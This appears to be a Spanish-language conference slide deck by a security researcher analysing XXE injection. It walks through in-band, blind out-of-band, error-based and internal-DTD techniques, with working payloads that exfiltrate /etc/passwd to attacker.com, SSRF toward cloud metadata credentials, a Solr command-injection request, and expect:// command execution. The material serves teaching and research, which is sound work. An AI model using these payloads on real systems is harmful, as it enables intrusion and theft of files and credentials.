


Analizando Inyecciones XXE (XML eXternal Entities)





```
$>whoami
```

- Aníbal Irrera
 - Security Researcher y Pentester en Immunity Inc. by Appgate
 - Auditoría de código de alto nivel y web hacking
 - Trainings en Ekoparty y en Infiltrate
 - @airrera
- 

Agenda

- Background & Basics XXE
- Técnicas de explotación conocidas
- ¿Qué más podemos hacer?
- Lenguajes y Schemas
- Los schemas de Java
- Nueva variante OOB
- Resumen



Background de XXE

- Vulnerabilidades en el parseo de XML comenzaron a explotarse al menos desde 1999:
 - <http://seclists.org/bugtraq/1999/Nov/285>
- Vulnerabilidades en Inyección de XXE se han discutido al menos desde 2002:
 - <http://www.stylusstudio.com/xmldev/handler.asp?xmldev/200210/post81730.html>
 - Inicialmente para obtener DoS
- ¿¿¿2002??? 20 años!
 - XML vs JSON
 - Aún se encuentran vulnerabilidades de XXE




Lo básico sobre XXE

- Inyectamos una especie de “header” (DTD) en un XML que controlamos.
- El header tiene unas “variables” (Entities) que producen que el XML Parser realice ciertas “acciones”.

Payload:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
    <!ENTITY xxe SYSTEM 'file:///etc/passwd'>
]>
<foo>&xxe;</foo>
```

Lo básico sobre XXE



Request

Raw Params Headers Hex XML

```
GET /hosts.php HTTP/1.1
Host: 10.10.10.78
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 201
```

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<details>
<subnet_mask>5xxe;</subnet_mask>
<test></test>
</details>


Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Fri, 03 Aug 2018 06:51:32 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2487
Connection: close
Content-Type: text/html; charset=UTF-8
```

There are 4294967294 possible hosts for root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

Lo básico sobre XXE



Lo básico sobre XXE

- ¿Que obtenemos?
 - **LFI Local File Inclusion o File exfiltration**
- ¿Podemos leer cualquier archivo?
 - No, depende de varias cosas.
 - El formato del archivo (Existen “trucos” usando PCDATA por ejemplo)
 - Los permisos del usuario que corre la aplicación.
 - El web server (¿ /proc ?)

¿ Qué ocurre cuando no veo el XML de respuesta?



¿Si no obtengo el XML de respuesta?

- Distintas técnicas de explotación
 - Blind XXE or “Out Of Band” (OOB) XXE
 - Error based XXE
 - Including Internal DTD



Técnicas de explotación

- Blind XXE or “Out Of Band” (OOB) XXE
 - Inclusión de un nuevo DTD con “parameter external entities” y “expanded references”
 - Utiliza otros schemas (además del [file://](#)) disponibles en todos los lenguajes como [http://](#) y [ftp://](#)
 - Es necesario “algo” que escuche en una IP:Puerto que yo controlo para recibir el archivo o la data que quiero



Técnicas de explotación

- Blind XXE or “Out Of Band” (OOB) XXE

Payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY % dtd SYSTEM "http://attacker.com:5555/evil.dtd">
  %dtd;
]>
<data>&send;</data>
```

dtd – is a parameter entity (only can be used within the DTD). Also is an external parameter entity due to the use of the “SYSTEM” keyword.

%dtd; – this will expand the entity making a request to the URL and obtaining the evil.dtd file.

evil.dtd:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY send SYSTEM 'http://attacker.com:6666/?collect=
%file;'>">
%param1;
```

file – it is an external parameter entity (only can be used within the DTD)

param1 – it is a parameter entity that defines an expanded reference (which is an external entity called **send** and uses another external parameter entity called **file**).


Técnicas de explotación

- Blind XXE or “Out Of Band” (OOB) XXE

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY % dtd SYSTEM "http://attacker.com:5555/evil.dtd">
  <!ENTITY % file SYSTEM "file:///etc/passwd">
  <!ENTITY % param1 "<!ENTITY send SYSTEM 'http://attacker.com:6666/?
collect=%file;'>">
  collect=%file;'>">
  %param1;
]>
<data>&send;</data>
```

```
anibal@ubuntu:~/Projects/XXE/XXE_Test$ python -m SimpleHTTPServer 5555
Serving HTTP on 0.0.0.0 port 5555 ...
127.0.0.1 - - [02/Jan/2020 15:59:26] "GET /evil.dtd HTTP/1.1" 200 -
```

```
anibal@ubuntu:~$ nc -l 6666
GET /collect=root:x:0:0:root:/root:/bin/bash%0Adaemon:x:1:1:daemon:/usr/sbin:/usr/s
bin/nologin%0Abin:x:2:2:bin:/bin:/usr/sbin/nologin%0Asys:x:3:3:sys:/dev:/usr/sbin/n
ologin%0Async:x:4:65534:sync:/bin:/bin/sync%0Agames:x:5:60:games:/usr/games:/usr/sb
in/nologin%0Aman:x:6:12:man:/var/cache/man:/usr/sbin/nologin%0Alp:x:7:7:lp:/var/spo
ol/lpd:/usr/sbin/nologin%0Amail:x:8:8:mail:/var/mail:/usr/sbin/nologin%0Anews:x:9:9
:news:/var/spool/news:/usr/sbin/nologin%0Auucp:x:10:10:uucp:/var/spool/uucp:/usr/sb
in/nologin%0Aproxy:x:13:13:proxy:/bin:/usr/sbin/nologin%0Awww-data:x:33:33:www-data
:/var/www:/usr/sbin/nologin%0Abackup:x:34:34:backup:/var/backups:/usr/sbin/nologin%
0Alist:x:38:38:Mailling%20List%20Manager:/var/list:/usr/sbin/nologin%0Alrc:x:39:39:l
rcd:/var/run/lrcd:/usr/sbin/nologin%0Agnats:x:41:41:Gnats%20Bug-Reporting%20System%
20(admin):/var/lib/gnats:/usr/sbin/nologin%0Anobody:x:65534:65534:nobody:/nonexiste
nt:/usr/sbin/nologin%0Asystemd-timesync:x:100:102:systemd%20Time%20Synchronization.
```



Técnicas de explotación

- Error based XXE
 - Forzamos un error en el XML request incluyendo “external entities”
 - La aplicación no “handlea” bien los errores y retorna el mensaje de error junto con el archivo que queremos

Payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE message [
  <!ENTITY % dtd SYSTEM "http://attacker.com:5555/evil_error.dtd">
  %dtd;
]>
```

evil_error.dtd:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25;error SYSTEM 'file://nonexistent/%file;'>">
%eval;
%error;
```

```
java.io.FileNotFoundException: /nonexistent/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

Técnicas de explotación

- Including Internal DTD
 - No podemos usar un DTD externo, entonces incluimos un DTD interno.
 - El DTD interno tiene que tener ciertas características que me permitan “modificar” o redefinir las entidades externas que posee.
 - ¿Como sabemos que DTD incluir?
 - ¿Como obtenemos la data, si las conexiones externas están filtradas?



Técnicas de explotación

- Including Internal DTD

Payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY % local_dtd SYSTEM
"file:///opt/IBM/WebSphere/AppServer/properties/sip-app_1_0.dtd">
  <!ENTITY % condition 'xxx'><!ENTITY &#x25; file SYSTEM
"file:///etc/passwd"> <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error
SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>"> &#x25;eval;
&#x25;error; <!ELEMENT aa (bb'>
%local_dtd;
]>
<data>some text</data>
```

```
/opt/IBM/WebSphere/AppServer/properties/sip-app_1_0.dtd:
<!ENTITY % condition "and | or | not | equal | contains | exists |
subdomain-of" >
<!ELEMENT pattern (%condition;)>
```



Técnicas de explotación

- Including Internal DTD

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY % local_dtd SYSTEM
"file:///opt/IBM/WebSphere/AppServer/properties/sip-app_1_0.dtd">
  <!ENTITY % condition 'xxx)><!ENTITY &#x25; file SYSTEM
"file:///etc/passwd"> <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error
SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>"> &#x25;eval;
&#x25;error; <!ELEMENT aa (bb'>
  <!ENTITY % condition "and | or | not | equal | contains | exists |
subdomain-of" >
  <!ELEMENT pattern (%condition;)>
]>
<data>some text</data>
```


Técnicas de explotación

- Including Internal DTD

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY % local_dtd SYSTEM
"file:///opt/IBM/WebSphere/AppServer/properties/sip-app_1_0.dtd">
  <!ENTITY % condition 'xxx'><!ENTITY &#x25; file SYSTEM
"file:///etc/passwd"> <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error
SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>"> &#x25;eval;
&#x25;error; <!ELEMENT aa (bb)'>
  <!ENTITY % condition "and | or | not | equal | contains | exists |
subdomain-of" >
  <!ELEMENT pattern (xxx)>
  <!ENTITY % file SYSTEM "file:///etc/passwd">
  <!ENTITY % eval "<!ENTITY &#x25; error SYSTEM
'file:///nonexistent/%file;'>">
  %eval;
  %error;
  <!ELEMENT aa (bb)>
]>
<data>some text</data>
```

Técnicas de explotación

- Including Internal DTD
 - Si los request HTTP y FTP están filtrados
¿Como exfiltramos el file?
 - Error based
 - Via DNS
 - DNS tiene limitaciones

```
<!ENTITY % data SYSTEM "file:///tmp/foo">
```

```
<!ENTITY % url "<!ENTITY exfil SYSTEM 'http://%data;.evilhost.com/'>">
```

¿ Qué podemos hacer ?

- Local File Inclusion LFI o File exfiltration
- Server Side Request Forgery (SSRF)

Payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY % dtd SYSTEM "http://attacker.com:5555/evil.dtd">
  %dtd;
]>
```

```
anibal@ubuntu:~/Projects/XXE/XXE_Test$ python -m SimpleHTTPServer 5555
Serving HTTP on 0.0.0.0 port 5555 ...
127.0.0.1 - - [02/Jan/2020 15:59:26] "GET /evil.dtd HTTP/1.1" 200 -
```

Server Side Request Forgery (SSRF)



- Usando [http://](#), [https://](#) y [ftp://](#)
 - Escaneo simple de puertos
 - Acceso a servicios/servidores internos
 - Apache Solr, Elasticsearch, Redis, etc

```
GET /solr/db/dataimport?command=full-import&dataConfig=<dataConfig>
  <dataSource type="URLDataSource"/>
  <script><![CDATA[function f1(data){new
  java.lang.ProcessBuilder["(java.lang.String[])"](["/bin/sh","-c","curl
  127.0.0.1:8984/xxx"]).start()}}]></script>
  <document>
    <entity name="xx"
      url="http://localhost:8983/solr/admin/info/system"
      processor="XPathEntityProcessor"
      forEach="/response"
      transformer="HTMLStripTransformer,RegexTransformer,script:f1">
    </entity>
  </document>
</dataConfig> HTTP/1.1
Host: localhost:8983
```

Referencia: <https://github.com/veracode-research/solr-injection>



Server Side Request Forgery (SSRF)



- Usando [http://](#)
 - En un ambiente Cloud: Acceso a metadata y a credenciales?
 - AWS
 - `http://169.254.169.254/latest/user-data`
 - `http://169.254.169.254/latest/user-data/iam/security-credentials/[ROLE NAME]`
 - `http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key`
 - Google Cloud
 - `http://169.254.169.254/computeMetadata/v1/`
 - `http://metadata.google.internal/computeMetadata/v1/`
 - `http://metadata/computeMetadata/v1/`
 - Azure
 - `http://169.254.169.254/metadata/instance?api-version=2017-04-02`
 - `http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddress/0/publicIpAddress?api-version=2017-04-02&format=text`

Referencia: <https://gist.github.com/jhaddix/78cece26c91c6263653f31ba453e273b>



¿ Qué más podemos hacer ?

- Directory Listing
 - En Java, usando [file://](#) o [netdoc://](#)
 - En PHP, usando [expect://](#)

Payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ENTITY xxe SYSTEM 'netdoc:///home/anibal' >
]>
<foo>&xxe;</foo>
```

```
Root element :foo
XML :<?xml version="1.0" encoding="ISO-8859-1" standalone="no"?><foo>.android
.bash_history
.bash_logout
.bashrc
.cache
.compiz
.config
.dmrq
.gconf
.gnome
.gnupg
.ICEauthority
.IntelliJ IDEA2019.1
```

¿ Qué más podemos hacer ?

- Depende del Server Side Language y los schemas disponibles en cada lenguaje

Java	PHP	Python	.Net	C/C++
file	file	file	file	file
http/s	http/s	http/s	http/s	http/s
ftp	ftp	ftp	ftp	ftp
jar	php			
mailto	data			
netdoc	compress.zlib			
gopher*	compress.bzip2			
jmod**	glob			
jrt**	phar			
	expect***			

¿ Qué más podemos hacer ?

- El schema `jar://` se puede usar para:
 - Explorar algun file dentro de un zip como `jar/war/ear`, `xlsx`, `docx`, `pptx`, etc.
 - Copia el contenido del zip en un folder temporario.

File uploads!!

- No se puede controlar el nombre del file.
- No se puede saber donde se guardó el archivo.
¿Podríamos usar `file://` para buscar?
- Al zip se elimina luego de explorar.



File Upload (Java)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ENTITY file SYSTEM 'jar:http://localhost:8888/ai.jar!/immunity.txt'
  >
    ]>
<foo>&file;</foo>
Note: ai.jar contains immunity.txt
```

```
anibal@ubuntu:~/Projects/XXE/jar/BlockingServer$ java BlockingServer 8888 ai.jar
[+] BlockingServer worker accepting connections on port 8888
[+] Victim hooked, sending payload
[+] File sent, press Q and then ENTER to release the victim
```

```
anibal@ubuntu:/tmp$ ls -lrt
total 1920
drwxrwxrwt 2 root root 4096 Dec 27 14:27 VMware-root
drwx----- 3 root root 4096 Dec 27 14:27 systemd-private-7e27d41441054ef4818c36a3ff2d44c2-systemd-tlnessyn
drwx----- 2 root root 4096 Dec 27 14:27 vmware-root
drwx----- 3 root root 4096 Dec 27 14:27 systemd-private-7e27d41441054ef4818c36a3ff2d44c2-rtkit-daemon.se
drwx----- 3 root root 4096 Dec 27 14:27 systemd-private-7e27d41441054ef4818c36a3ff2d44c2-color.service-
-rw----- 1 anibal anibal 0 Dec 27 14:42 config-err-yUDY5f
-rw-rw-r-- 1 anibal anibal 0 Dec 27 14:42 unity_support_test.1
drwx----- 3 root root 4096 Dec 27 14:42 systemd-private-7e27d41441054ef4818c36a3ff2d44c2-fwupd.service-l
-rw----- 1 anibal anibal 22416 Dec 27 14:42 +-JF4574840466133607045.tmp
-rw----- 1 anibal anibal 197644 Dec 27 14:42 +-JF5221413829485661637.tmp
-rw----- 1 anibal anibal 197004 Dec 27 14:42 +-JF7249828026137155989.tmp
-rw----- 1 anibal anibal 162976 Dec 27 14:42 +-JF6432604984002524862.tmp
-rw----- 1 anibal anibal 163624 Dec 27 14:42 +-JF3421744588941116984.tmp
-rw----- 1 anibal anibal 225332 Dec 27 14:42 +-JF84941745359167268.tmp
-rw----- 1 anibal anibal 257712 Dec 27 14:42 +-JF39893133531227440171.tmp
-rw----- 1 anibal anibal 225992 Dec 27 14:42 +-JF6560470688282672665.tmp
-rw----- 1 anibal anibal 226328 Dec 27 14:42 +-JF2917889170396123844.tmp
-rw----- 1 anibal anibal 223652 Dec 27 14:42 +-JF1889774936913690042.tmp
-rw-rw-r-- 1 anibal anibal 0 Dec 27 14:43 kotlin-idea-7848957503824547163-is-running
-rw-rw-r-- 1 anibal anibal 3540 Jan 2 15:33 kotlin.daemon.2019-12-27.14-45-52-764.00.log
-rw-rw-r-- 1 anibal anibal 2347 Jan 3 15:31 kotlin.daemon.2020-01-02.15-44-49-327.00.log
drwxr-xr-x 2 anibal anibal 4096 Jan 9 15:56 hsperfdata_anibal
-rw-rw-r-- 1 anibal anibal 195 Jan 9 15:56 jar_cache/628495599136301943.tmp
anibal@ubuntu:/tmp$
```

¿ Qué más podemos hacer ?

- El schema `php://` es un wrapper de PHP:
 - Nos permite acceder a I/O streams
 - `php://filter` es un metawrapper que permite aplicar filtros a los streams

Payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE message [
  <!ENTITY % dtd SYSTEM "http://attacker.com:5555/evil_php.dtd">
  %dtd;
]>
<data>&send;</data>
```

evil_php.dtd:

```
<!ENTITY % myfilter SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY &send SYSTEM 'http://attacker.com:6666/?collect=%myfilter;'>">
%param1;
```

¿ Qué más podemos hacer ?

- El schema `expect://` de PHP nos permite ejecutar comandos
 - Obtenemos RCE!
 - **Contra:** No viene por default, es un módulo que deber ser instalado.

```
<!ENTITY rce SYSTEM "expect://id">
```

```
<slideshow>
  <slide type="all">
    <title>Overview</title>
    <item>uid=0(root) gid=0(root) groups=0(root)</item>
  </slide>
</slideshow>
```

Remote Code Execution

- LFI
 - Obteniendo una key ssh de /.ssh
 - Obteniendo un ticket de Kerberos
- Directory Listing
 - Se puede utilizar para leer Windows network shares y obtener NTLM hashes!

```
<!ENTITY scan SYSTEM "file://\\10.0.0.1\C$\">
```

- SSRF
 - Encadenando con otra vulnerabilidad
 - Obteniendo keys de metadata (Cloud)



Remote Code Execution

- File Upload
 - Usando `jar://` o `gopher://` en Java + Tomcat viejos
- Directo
 - Usando `expect://` en PHP
 - `data://?` en PHP
 - Alguno otro ?



Investigando los schemas en Java



Java
file
http/s
ftp
jar
mailto
netdoc
gopher*
jmod**
jrt**

- `file://` == `netdoc://`
- `http://` y `ftp://`
 - Sirven en versiones viejas de Java (6, 7 y 8) para OOB
 - Últimos updates no permiten "New lines" en la URL
- `jar://` == `jrt://`
- `gopher://`
 - Solo en Java 6 y anteriores
- `mailto://` y `jmod://`
 - Nada interesante



Revisando el file:// schema

- También puedo generar conexiones FTP

Payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY % dtd SYSTEM "file://attacker.com/evil_ftp_file.dtd">
  %dtd;
]>
<data>&send;</data>
```

evil_ftp_file.dtd:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY send SYSTEM 'file://attacker2.com/%file;'>">
%param1;
```

Revisando el file:// schema

```
rt.jar | sun | net | www | protocol | file | Handler | getHost
file/Handler.class | logging/Handler.class | about/Handler.class
Decompiled .class file, bytecode version: 52.0 (Java 8)

34 |         return this.openConnection(var1, (Proxy)null);
35 |     }
36 |
37 |     public synchronized URLConnection openConnection(URL var1, Proxy var2) throws IOException {
38 |         String var3 = var1.getHost();
39 |         if (var3 != null && !var3.equals("") && !var3.equals("~") && !var3.equalsIgnoreCase("localhost")) { 1
40 |             URLConnection var8;
41 |             try {
42 |                 URL var5 = new URL("ftp", var3, File: var1.getFile() + (var1.getRef() == null ? "" : "#" + var1.getRef())); 2
43 |                 if (var2 != null) {
44 |                     var8 = var5.openConnection(var2);
45 |                 } else {
46 |                     var8 = var5.openConnection(); 3
47 |                 }
48 |             } catch (IOException var7) {
49 |                 var8 = null;
50 |             }
51 |
52 |             if (var8 == null) {
53 |                 throw new IOException("Unable to connect to: " + var1.toExternalForm());
54 |             } else {
55 |                 return var8;
56 |             }
57 |         } else {
58 |             File var4 = new File(ParseUtil.decode(var1.getPath()));
59 |             return this.createFileURLConnection(var1, var4);
60 |         }
61 |     }
62 | }
```

2 - Genera la URL ftp://attacker.com:21/evil_ftp_file.dtd

Nueva variante OOB

- Usa solamente el `file://` schema
- Se debe “hostear” el `evil_ftp_file.dtd` usando un server FTP
- Es necesario otro servicio FTP para recibir el file que queremos.
- Cons:
 - No controlamos el puerto
 - Funciona en versiones viejas de Java 6,7 y 8 (No los últimos updates)



Nueva variante OOB

```
anibal@ubuntu:~/IdeaProjects/XXE/ftp$ sudo python xxeftp_mod.py
XXE-FTP listening
Connected by %s ('172.16.20.135', 48582)
USER anonymous
```

```
PASS Java1.8.0_102@
```

```
TYPE I
```

```
EPSV ALL
```

```
EPSV
```

```
Obtaining IP and port
EPRT |1|172.16.20.135|34565|
```

```
Requesting file
Sending data
Transfer Complete
RETR evil_ftp_file.dtd
```

```
7
QUIT
```

```
anibal@pulpo:~/java_playground/XXE/ftp$ sudo python xxeftp.py
XXE-FTP listening
Connected by %s ('172.16.20.135', 50742)
USER anonymous
```

